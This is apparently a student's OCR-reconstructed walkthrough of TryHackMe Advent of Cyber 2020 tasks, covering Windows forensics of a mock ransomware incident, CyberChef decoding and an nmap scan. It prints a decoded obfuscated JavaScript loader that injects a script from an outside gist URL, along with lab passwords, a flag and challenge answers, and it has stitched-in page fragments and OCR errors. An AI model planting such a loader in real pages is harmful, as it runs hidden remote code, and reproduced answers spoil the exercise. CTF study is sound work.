.https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8
```




From Charcode
Delimiter: Comma
Base: 10

Input (length: 3143, lines: 2)

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105,
110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97,
116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116,
39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121,
112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114,
105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46,
97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103,
46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44,
32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32,
49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44,
32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 49,
48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49,
55, 44, 32, 57, 56, 44, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 49, 44, 32, 49,
48, 57, 44, 32, 52, 55, 44, 32, 49, 48, 52, 44, 32, 49, 48, 49, 44, 32, 57, 55, 44,
32, 49, 49, 56, 44, 32, 49, 48, 49, 44, 32, 49, 49, 48, 44, 32, 49, 49, 52, 44, 32,
```

Output (time: 9ms, length: 717, lines: 1)

```
.ar somestring = document.createElement('script'); somestring.type =
'text/javascript'; somestring.async = true;somestring.src = String.fromCharCode(104,
104, 116, 116, 112, 115, 58, 47, 47, 103, 105, 115, 116, 46, 103, 105, 116, 104,
117, 98, 46, 99, 111, 109, 47, 104, 101, 97, 118, 101, 110, 114, 97, 105, 122, 97,
47);   var alls = document.getElementsByTagName('script'); var nt3 = true; for ( var
i = alls.length; i--;) { if (alls[i].src.indexOf(String.fromCharCode(49, 49, 100,
51, 50, 49, 50, 52, 52, 99, 52, 100, 54, 54, 55, 52, 52, 54, 100, 98, 102, 100, 57,
97, 51, 50, 57, 56, 97, 56, 56, 98, 56)) > -1) { nt3 = false;} } if(nt3 == true)
{document.getElementsByTagName("head")[0].appendChild(somestring); }
```



sam
heavenraiza
Quarantine, USA

heavenraiza / cyberelf
Created 23 days ago
1 file 0 forks 126 comments 14 stars

```
THM{657012dcf3d1318dca0ed864f0e70535}
```

heavenraiza / 0_reuse_code.js
Last active 5 years ago
4 files 0 forks 0 comments 0 stars
Here are some things you can do with Gists in GistBox.

```
// Use Gists to store code you would like to remember later on
console.log(window); // log the "window" object to the console
```

**Thought Process/Methodology:**

Open the Attack box and Remmina to connect to the remote machine. Make sure the remote machine is deployed before proceeding. For Server provide as the IP address provided to you for the remote machine. Using User name as Administrator and password as sn0wF!akes!!!. Accept the Certificate when prompted and you should be logged into the remote system now. Open the folder, Copy the folder name and paste it on Cyberchef for decoding the encoded values. After that use the Magic recipe. When we enter the name of the folder, we see that Cyberchef was able to decode. Looking under 'Result snippet'. We will find out the password to the KeePass database. We can look through that the output when we enter the name of folder. We get phrase that was decoded from base64. Type the password that find in Question 1 and you will see a file named hiya. Open the file and you will find out the notes given. When we click on the Network tab we see there is a saved password for the Elf Server. Lets copy the password and paste it in CyberChef. It looks like it was able to decode the password from hex. The password for the Elf Server is sn0wm4n!. When we click on the eMail we see there is a saved password for the Elf Mail. Copy the password and paste it on Cyberchef. By the notes given ‘Entities’, we can type it on the search bar and we can see HTML Entity as a result. Put it on the recipe to decode and it will show the result. Inside the Recycling Bin folder, open the elf security system and we can see the username and password. Open the recycling bin folder and we will see the notes given. Copy the notes and paste it on the Cyberchef. Select the ‘Charcode’ and put it on recipe twice and set it with Comma as the delimiter and base of 10. A website link is given and copy the website and paste it on the internet browser and you will find out the flag.


## Day 23: Blue Teaming - The Grinch strikes again!

**Tools used**: Remmina

**Solution/walkthrough**:


Question 1

Open the attackbox as usual and click the top-right side which is application and find for Remmina




Question 2

Open the RansomNote on the background and copy  the highlighted code and use it on this website (https://www.base64decode.org/) to get the answer.



As you were calmly looking at your documents I encrypted all the workstations at Best Festival Company just now. Including yours McEager! Send me lots and lots of money to my bitcoin address (bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==) and MAYBE I'll give you the key to decrypt. >:^p



bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.


nomorebestfestivalcompany

Question 3

Open the following file:

File Explorer > This PC > Documents > confidential


By doing that we can know that our answer is .grinch by looking at the file



| Name | Date modified | Type | Size |
|---|---|---|---|
| master-password.txt.grinch | 12/23/2020 1:41 PM | GRINCH File | 1 KB |

Question 4

Open the Task Scheduler, click on the library and the suspicious file is there




| Name | Status | Triggers |
|---|---|---|
| Amazon Ec2... | Ready | At system startup |
| GoogleUpda... | Disabled | Multiple triggers defined |
| GoogleUpda... | Disabled | At 5:05 AM every day - After triggered, repeat every 1 hour for a |
| opidsfsdf | Ready | At log on of ELFSTATION4\Administrator |
| ShadowCop... | Ready | Multiple triggers defined |

## Question 5

Head to the properties of the suspicious file

Action > Edit

Here we go theres the answer



| | Status | Triggers | Next Run Time | Last Run Time | Last Run Result |
|---|---|---|---|---|---|
| azon Ec2... | Ready | At system startup | | 7/23/2022 8:53:01 AM | The operation completed successfully. |
| ogleUpda... | Disabled | Multiple triggers defined | 7/24/2022 5:05:43 AM | 12/11/2020 7:29:46 AM | The operation completed successfully. |
| | | | | AM | The operation completed successfully. |
| | | | | AM | The operation completed successfully. |
| | | | | AM | The operator or administrator has refus |

opidsfsdf Properties (Local Computer)

General | Triggers | Actions | Conditions | Settings | History (disabl

When you create a task, you must specify the action that will occu

| Action | Details |
|---|---|
| Start a program | C:\Users\Administrator\Desktop\opidsfsdf |

Edit Action

You must specify what action this task will perform.

Action: Start a program

Settings

Program/script: C:\Users\Administrator\Desktop\opidsfsdf.exe


Add arguments (optional):

Start in (optional):

ing the Properties command.

## Question 6

Click on the ShadowCopyVolume and you can find it there



ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000} Properties (Local Computer)

Name: ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}

Location: \

Author: ELFSTATION4\Administrator

Description:

Security options

When running the task, use the following user account:

SYSTEM

○ Run only when user is logged on

● Run whether user is logged on or not

□ Do not store password. The task will only have access to local computer resources.


☑ Run with highest privileges

□ Hidden  Configure for: Windows Server™ 2003, Windows® XP, or Windows® 2000

Question 7

Open the Disk Management and we can see a “backup” choice we can’t discover in the file explorer


We can allow us to see the “backup” in the file explorer by changing drive to H.



| Volume | Layout | Type | File System | Status | Cap |
|---|---|---|---|---|---|
| (C:) | Simple | Basic | NTFS | Healthy (B... | 14.4 |
| Backup | Simple | Basic | NTFS | Healthy (P... | 1021 |
| System | | | | Healthy (S... | 549 |

Disk 0
Basic
15.00 GB
Online

(C:)
14.46 GB NTFS
Healthy (Boot, Page




Add a new drive letter or path for Backup.

● Assign the following drive letter: H

○ Mount in the following empty NTFS folder:


After that, we should be allowed to find the “backup” and we can notice a file name with “confidential” is transparent and there is the answer



| Name | Date modified | Type | Size |
|---|---|---|---|
| confidential | 12/11/2020 10:31 ... | File folder | |
| database | 12/11/2020 7:56 AM | File folder | |
| vStocki | 12/11/2020 7:56 AM | File folder | |

Question 8

Find the encrypted file and restore it to the previous version




Previous versions come from shadow copies, which are saved automatically to your computer's hard disk.

Folder versions:

| Name | Date modified |
|---|---|
| A long time ago (1) | |
| confidential | 12/11/2020 7:57 AM |

| Date modified | Type | Size |
|---|---|---|
| 11/25/2020 4:47 PM | GRINCH File | 1 KB |

After that open the file and we can find the password in there



```
pa55w0rdIZseecure!
```

**Thought Process/Methodology:**

First of all, we open the attackbox as usual and click the top-right side which is application and find for Remmina. Next, we open the RansomNote on the background and copy  the highlighted code and use it on this website (https://www.base64decode.org/) to get the answer. We open the following file: “File Explorer > This PC > Documents > confidential” By doing that we can know that our answer is .grinch by looking at the file. We open the Task Scheduler, click on the library and the suspicious file is there. Head to the properties of the suspicious file “Action > Edit” and here we go there is the answer. For question 6, we click on the ShadowCopyVolume and you can find it there. We open the Disk Management and we can see a “backup” choice we can’t discover in the file explorer. We can allow us to see the “backup” in the file explorer by changing drive to H. After that, we should be allowed to find the “backup” and we can notice a file name with “confidential” is transparent and there is the answer. Lastly, we find the encrypted file and restore it to the previous version. After that open the file and we can find the password in there


## Day 24: Final Challenge - The Trial Before Christmas

**Tools used**: Terminal, Firefox, Burp Suite and Crack Station

**Solution/walkthrough**:

Question 1

First, we type command “touch target.txt” and set IP address as target.txt by using command “echo “IP address” > target.txt”. Next, we type command “nmap -p- -T5 IP address” to view which ports are open.

